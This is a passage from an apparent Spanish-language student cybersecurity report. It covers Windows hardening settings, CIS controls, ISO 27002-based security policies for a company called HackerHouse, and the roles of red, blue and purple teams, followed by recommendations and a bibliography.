
Ilustración 40 Inicio de sesión seguro.



Fuente: Autor.

Configurar el umbral de bloqueo el cual será menor a 5 intentos, de esta manera reducimos el número de intentos que pudiese tener un ciberdelincuente para descubrir la contraseña.


Ilustración 41 Umbral de Bloqueo.



Fuente: Autor.

Asignación de derechos de usuario, en este caso el usuario tuene un usuario estándar el cual no le permitirá realizar cambios en el sistema, para ello deberá contar con los permisos por parte del administrador.


Ilustración 42 Cuenta Estándar.



Fuente: Autor.

Activación de Firewall, de esta manera reducimos la superficie expuesta ante un ataque hacia el equipo, no permite tener una defensa profunda ante la probabilidad de un ataque.


Ilustración 43Firewall activo.



Fuente: Autor.

Activación de windows defender, sistema antivirus integrado con el sistema operativo, cumpliendo las funciones de proteger el equipo ante amenazas como virus o cualquier otro programa maligno.

Ilustración 44 Windows defender activo.




Fuente: Autor.

Habilitando configuración contra ransomware, aprovechando los controles que trae el sistema operativo se activa la protección frente amenazas de ransomware de esta manera se protegerá el acceso a carpetas que son importantes.

El acceso controlado a carpetas ayuda a proteger los datos valiosos de aplicaciones y amenazas malintencionadas, como ransomware. El acceso controlado a carpetas protege los datos comprobando las aplicaciones con una lista de aplicaciones conocidas de confianza. Compatible con Windows Server 2012 R2, Windows Server 2016, Windows Server 2019, Windows Server 2022, Windows 10 y clientes Windows 11, el acceso controlado a carpetas se puede

activar mediante la aplicación Seguridad de Windows, Configuration Manager de punto de conexión de Microsoft o Intune (para dispositivos administrados).[3]

Ilustración 45 Protección ransomware activo.




Fuente: Autor.

Actualizar protección contra amenazas, los sistemas deben siempre estar actualizados, de esta manera remediamos las vulnerabilidades que pudiese tener el sistema.

[3] *Proteger las carpetas importantes del ransomware contra el cifrado de los archivos con acceso controlado a carpetas*. (s.f.). Microsoft Learn: Build skills that open doors in your career. https://learn.microsoft.com/es-es/microsoft-365/security/defender-endpoint/controlled-folders?view=o365-worldwide.

Ilustración 46Sistema de protección actualizado.



Fuente: Autor.

Control de operaciones y controlador, de esta manera se protege el equipo de aplicaciones y sitios potencialmente peligrosos.


Ilustración 47 Control de aplicaciones.

Fuente: Autor.

Con las configuraciones aplicadas al equipo windows logramos que el sistema operativo sea más seguro, cuente con los controles de seguridad activos y

mitigando el riesgo de sufrir alguna intrusión o falla del sistema provocado por un programa maligno.


Ilustración 48 Sistemas de protección activos.



Fuente: Autor.

Se definen las actualizaciones del sistema operativo, programarlas en un horario en el cual el usuario no se vea interrumpido.

Ilustración 49 Configuración de actualizaciones del SO configuradas.



Fuente: Autor.

8.2. Controles CIS – política de seguridad de la información.

Cabe resaltar que estas fueron algunas de las medidas tomadas para endurecer y fortalecer el sistema operativo del equipo Windows, sin embargo, deben tomarse otras medidas por parte la organización, resalto los controles CIS los cuales servirán en la implementación de mecanismos de seguridad no solo a nivel de maquina o de red sino también a nivel organización y de estrategias de continuidad del negocio permitiendo fortalecer a la organización.

Relaciono 5 controles que considero importantes debería tener HackerHouse:

1. Configuración segura de hardware y software, el cual pudimos ver se aplicó sobre el sistema operativo, pero este control debemos aplicarlo para todos los sistemas de información y dispositivos de comunicación.

2. configuración segura de dispositivos de red como firewalls, enrutadores y conmutadores.
3. Respuesta y gestión de incidentes, como lo podemos apreciar en el informe es importante que la organización tenga definido el cómo actuar ante una amenaza como la que se presentó con el equipo Windows.

4. Concientización sobre la seguridad, el ataque fue a través de un engaño a un usuario, esto significa que se debe reforzar la sensibilización y acciones que deben realizar los usuarios en caso de estar frente a un posible ataque.

5. Monitoreo de cuentas.[4]

[4] CIS. (s.f.). *CIS Controls V8*. https://www.cisecurity.org/.

Teniendo en cuenta lo anterior, estos serían las políticas de seguridad que deberían tener implementado HackerHouse para mitigar el riesgo de sufrir nuevamente un ciberataque.

Basados en la norma ISO 27002 estas son las políticas de seguridad de la información que se deben implementar en la empresa HackerHouse.

1. POLITICA DE SEGURIDAD DE LA INFORMACION

La organización HackerHouse debe contar con una política de seguridad la cual debe ser publicada y comprendida por todos los miembros que hagan parte de la organización, incluso proveedores que se encuentren vinculado con la organización y hagan parte del proceso de la empresa y mas si llegan a tener acceso a información confidencial.

2. SEGURIDAD DE LOS RECURSOS HUMANOS

Es necesario que se tenga un proceso definido en la selección del personal, que este se capacite y entienda los controles, medidas, políticas y responsabilidades que adquiere el empleado a la firma un contrato, se tengan los acuerdos de confidencialidad y se brinden capacitaciones que permitan educar al empleado y prepararlo ante cualquier tipo de ciberataque.

3. CONTROLES DE ACCESO

HackerHouse debe tener identificado el área o las áreas responsables de otorgar los accesos a las redes y sistemas de la organización, contar con medidas desde el proceso se solicitud de usuario, modificación o dada de baja, del mismo modo establecer contraseñas que sean complejas y seguras, tener herramientas que le permitan monitorear y auditar los procesos que son realizados por los usuarios.

4. CRIPTOGRAFIA

Contar con mecanismos que permitan garantizar la confidencialidad e integridad de la información, para ello establecer medios de conexión segura utilizando VPN, la información como backup y datos que sean considerados críticos y no deben

ser expuestos se encuentren Cifrados, el envio de información confidencial sean enviados de manera cifrada, con doble factor de autenticación que garantice que solo pueda ser visible por los destinatarios permitidos.

5. SEGURIDAD FISICA

HackerHouse dentro de sus políticas debe contar con un control de acceso a las instalaciones, que solo pueda ingresar el personal autorizado, que se encuentre con un CCTV (Circuito Cerrado de Television), el centro de datos debe estar restringido a personal no autorizado, los puntos de datos solo deben estar permitidos para los equipos de computo pertenecientes a la organización, control de entrada y salida de activos de la organización.

6. SEGURIDAD EN LAS TELECOMUNIDACIONES

Controles en las redes de comunicación, definir los canales y medios autorizados para la transmisión de información, definir el procedimiento para la transmisión de información, tener claro los mecanismos para la protección de la red perimetral como el uso de firewall y la separación de las redes.

7. SEGURIDAD DE LAS OPERACIONES

Hacker house cuente con los procedimientos documentados permitidos para la realización de sus actividades, contar con los controles contra software malicioso, tener definido línea base de seguridad de los equipos de computo antes de su salidad a producción, contar con las estrategias de respaldo de información que garanticen que la información no se pierda, seguimiento y control sobre los movimientos y transacciones que circulan por la red de Hackerhouse, tener mecanismo de monitoreo como WAF, SIEM, DLP, IPS, etc.

8. GESTION ANTE INCIDENTES DE SEGURIDAD DE LA INFORMACINO

HackeHouse debe implementar una estrategia para la gestión de incidentes con los siguientes objetivos:

Detectar: Informar y evaluar el incidente ocurrido.
Responder: Responder ante el evento de seguridad.
Reportar: Vulnerabilidad.
Aprender: Mejorar ante la experiencia sobre el incidente.

Se debe tener claro las responsabilidades sobre el incidente y el procedimiento para la atención del mismo.

Reportar cualquier evento de Ciberseguridad que permita actuar en el menor tiempo posible.

Analizar el incidente y dar respuesta de manera efectiva.

Retroalimentarse sobre el fallo presentado y reforzar las medidas que permitan fortalecer a la organización asegurándose que el incidente nos e presentara de nuevo.

Recolectar y documentar incidente presentado.

9. VENTAJAS DE TENER BLUE TEMA, RED TEAM Y PURPLE TEAM EN EL CAMPO DE LA CIBERSEGURIDAD

Como se ha evidenciado con el pasar del tiempo y la evolución de la tecnología en los diferentes medios de comunicaciones cobrando mayor fuerza ciberseguridad y como las organizaciones deben tomar medidas y estar preparados para cualquier posible situación de sufrir un ataque cibernético.

Es así como cobra importancia que las empresas implemente estrategias que le permitan fortalecer su infraestructura tecnológica, la aparición de equipos con personal calificado para lograr un objetivo y es proteger la información ante diferentes tipos de amenaza que puedan afectar uno de los tres pilares de la seguridad informática que son Integridad, Confidencialidad y Disponibilidad.

Las empresas están obligadas a definir actividades que ayuden a establecer las medidas de seguridad de la información, es aquí cuando se vuelve importante tener equipos destinados a la ciberseguridad, los equipos Red Team identificar las debilidades de una organización, es un equipo especialista cuyo objetivo es detectar a través de ataques cibernéticos cualquier brecha de seguridad de una organización.

Esta información valiosa que descubre el equipo Red debe ser transmitida a la organización, en este caso es muy importante y se vuelve necesario que se cuenta con el personal idóneo para implementar los controles necesarios para mitigar cualquier vulnerabilidad que pudiese tener la organización, Blue Team se vuelve la defensa de proteger los activos de la empresa contra cualquier amenaza.

Para que esta comunicación entre los dos equipos sea efectiva es importante que coordinar y garantizar que los equipos Red y Blue se transfiera la información sobre las vulnerabilidades detectas en la infraestructura TI, esto es posible de lograr con el Purple Team, equipo que gestiona el correcto funcionamiento de ambos equipos.

CONCLUSIONES

Es importante que los equipos de Red Team y Blue Team trabajen de la mano con el objetivo de poder identificar y logar controlar cualquier amenaza que presentase la organización, la implementación de un Purple Team coje gran fuerza ya que se hace necesario que la información que transmite Red Team a Blue Team sea confiable, que le permita tomar las acciones acertadas y en los momento indicados y esto se optimiza contando con un equipo que gestione y garantice la entrega de la información correcta y en el tiempo ideal.

Podemos evidenciar que el uso de herramientas para el análisis de vulnerabilidades se vuelve indispensable, ya que con este tipo de soluciones podemos identificar posibles brechas de seguridad las cuales podrán ser remediadas de manera anticipada evitando un posible incidente de ciberseguridad, por esta razón HackerHouse debe analizar y estudiar la posibilidad de contar con una solución que le permita realizar escaneos de vulnerabilidades de manera programada, una gran herramienta que se encuentra en el mercado es Qualys.

Los sistemas antivirus windows defender cumplen su función, pero para la administración y centralizar los controles antimalware vemos la necesidad de contar con un software contra malware que permita una administración y monitoreo desde el área responsables, que permita observar el comportamiento de sus usuarios y amenazas que pudiesen ser frecuentes.

Hoy en día el tema de la ciberseguridad a través de la inteligencia artificial IA coje fuerza, la preocupación de los profesionales que velan por la protección de la información se encuentran preocupados con la evolución de los malware, ahora utilizan IA para mutar o engañar los sistemas de protección tradicionales como lo es

el antivirus que bloquea las amenazas a base de firmas, pero esto para los ciberdelincuentes a evolucionado y ahora hacen uso de malware que cambian su código y realizando movimientos difíciles de detectar para este tipo de controles, por ello es necesario que las estrategias y controles de seguridad también evoluciones y utilicen herramientas como lo es el XDR (Extende detection and Response) dentro de sus acciones sus controles no son basado solo a base de firmas si no de comportamiento de una amenaza permitiéndole reaccionar de manera eficaz ante estos nuevos malware.

RECOMENDACIONES

- No abrir por ningún motivo enlaces provenientes de correos, mensajes de texto, mensajes de WhatsApp o sitios web desconocidos, esto ayudara a que no sea víctimas de algún ciberdelincuente que al realizar una descarga pueda estar iniciando una instalación de malware que pueda afectar un equipo de cómputo.

- Asegurar de mantener las actualizaciones del sistema operativo, sistemas de protección como antivirus, firewall y aplicaciones de software de las herramientas tecnologías que son utilizadas diariamente por la organización.

- Establecer actividades que permitan monitorear la infraestructura tecnología de la organización, realizar escaneos de malware a equipos de cómputo, servidores y estaciones de trabajo plataforma cliente.

- Muy importante que ante la situación presentada debido al engaño a través de Phishing cobra fuerza que la organización realice campañas de concientización sobre las medidas de seguridad de la información, identificar las técnicas de ataque emplean los ciberdelincuentes, los ataques por ingeniería social realizando ataques a través de ofertas de cursos, premios extraordinarios, citaciones judiciales, multas, cobros de entidades bancarias, etc. Ya que caer en uno de estos ataques podría llevar a entregar información confidencial o afectar los sistemas de información de la organización.

VIDEO PRESENTACIÓN

Este video fue desarrollado a través de PowerPoint y se sube a mi cuenta drive en la cual comparto el enlace para que pueda ser visto.

https://drive.google.com/file/d/1-jyiAcrEsaEvCHB5NWg5aGGtrROrU8FI/view?usp=sharing

BIBLIOGRAFIA

Basque CyberSecurity Centre. (s.f.). *Equipo de respuesta ante incidentes | BCSC*. Inicio | BCSC. https://www.ciberseguridad.eus/ciberglosario/equipo-de-respuesta-ante-incidentes.

Cómo detectar un ciberataque. (s.f.). Enciclopedia de Kaspersky. https://encyclopedia.kaspersky.es/knowledge/how-to-detect-a-hacker-attack/.

CIS. (s.f.). *CIS Controls V8*. https://www.cisecurity.org/.

GBadvisors. (2020, 13 de julio). *¿Qué es AT&T Cybersecurity, la nueva versión de AlienVault?* GB Advisors. https://www.gb-advisors.com/es/que-es-att-cybersecurity-la-nueva-version-de-alienvault/.

Hardening de servidores Windows: sus 7 etapas para proteger sistemas. (s.f.). IT Consulting Services | ne Digital. https://www.nedigital.com/es/blog/hardening-de-servidores-windows.

ISO 27002 A16 Gestión de Incidentes de la Seguridad de la Información. (s.f.). ISO 27001. https://normaiso27001.es/a16-gestion-de-incidentes-de-la-seguridad-de-la-informacion/

Keedcoding. (s.f.). *¿Qué es Purple Team en ciberseguridad?* KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-purple-team-en-ciberseguridad/.

Pastor, J. (2018a, 12 de julio). *Qué es AlienVault y qué hace esta empresa española de ciberseguridad para que AT&T la haya comprado*. Xataka - Tecnología y gadgets, móviles, informática, electrónica. https://www.xataka.com/empresas-y-

economia/que-alienvault-que-hace-esta-empresa-ciberseguridad-at-t-haya-comprado.

TecnoWeb. (s.f.). *Software AlienVault Ossim Colombia*. Tecnoweb2 | Tecnologias Web 2.0. https://www.tecnoweb2.com/software-seguridad-ossim-alienvault.

FRIAS, Martin. Fundamentos de Metasploit Framework. OpenWebinars.net [página web]. (18, octubre, 2021). [Consultado el 11, septiembre, 2023]. Disponible en Internet: <https://openwebinars.net/blog/fundamentos-de-metasploit-framework/#:~:text=Metasploit%20Framework%20es%20una%20herramienta,de%20esta%20explotación%20algo%20completamente>.

¿QUÉ ES Msfpayload? | KeepCoding Bootcamps [Anónimo]. KeepCoding Bootcamps [página web]. (7, octubre, 2022). [Consultado el 11, septiembre, 2023]. Disponible en Internet: <https://keepcoding.io/blog/que-es-msfpayload/#:~:text=msfvenom:%20se%20utiliza%20para%20iniciar,inversa%20a%20un%20puerto%20TCP.>.

Rapid7. (2012). Metasploitable 2. (s. f.). Metasploit. https://metasploit.help.rapid7.com/docs/metasploitable-2.

Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework | Revista. Seguridad. https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra.

Tansfer. (2021, 2 de julio). Equipos de Ciberseguridad: Red, Blue & Purple Team. Tranxfer. https://www.tranxfer.com/equipos-ciberseguridad-red-team-blue-team-y-purple-team/

WIRESHARK · Documentation [Anónimo]. Wireshark [página web]. (24, febrero, 2021). [Consultado el 11, septiembre, 2023]. Disponible en Internet: <https://www.wireshark.org/docs/>.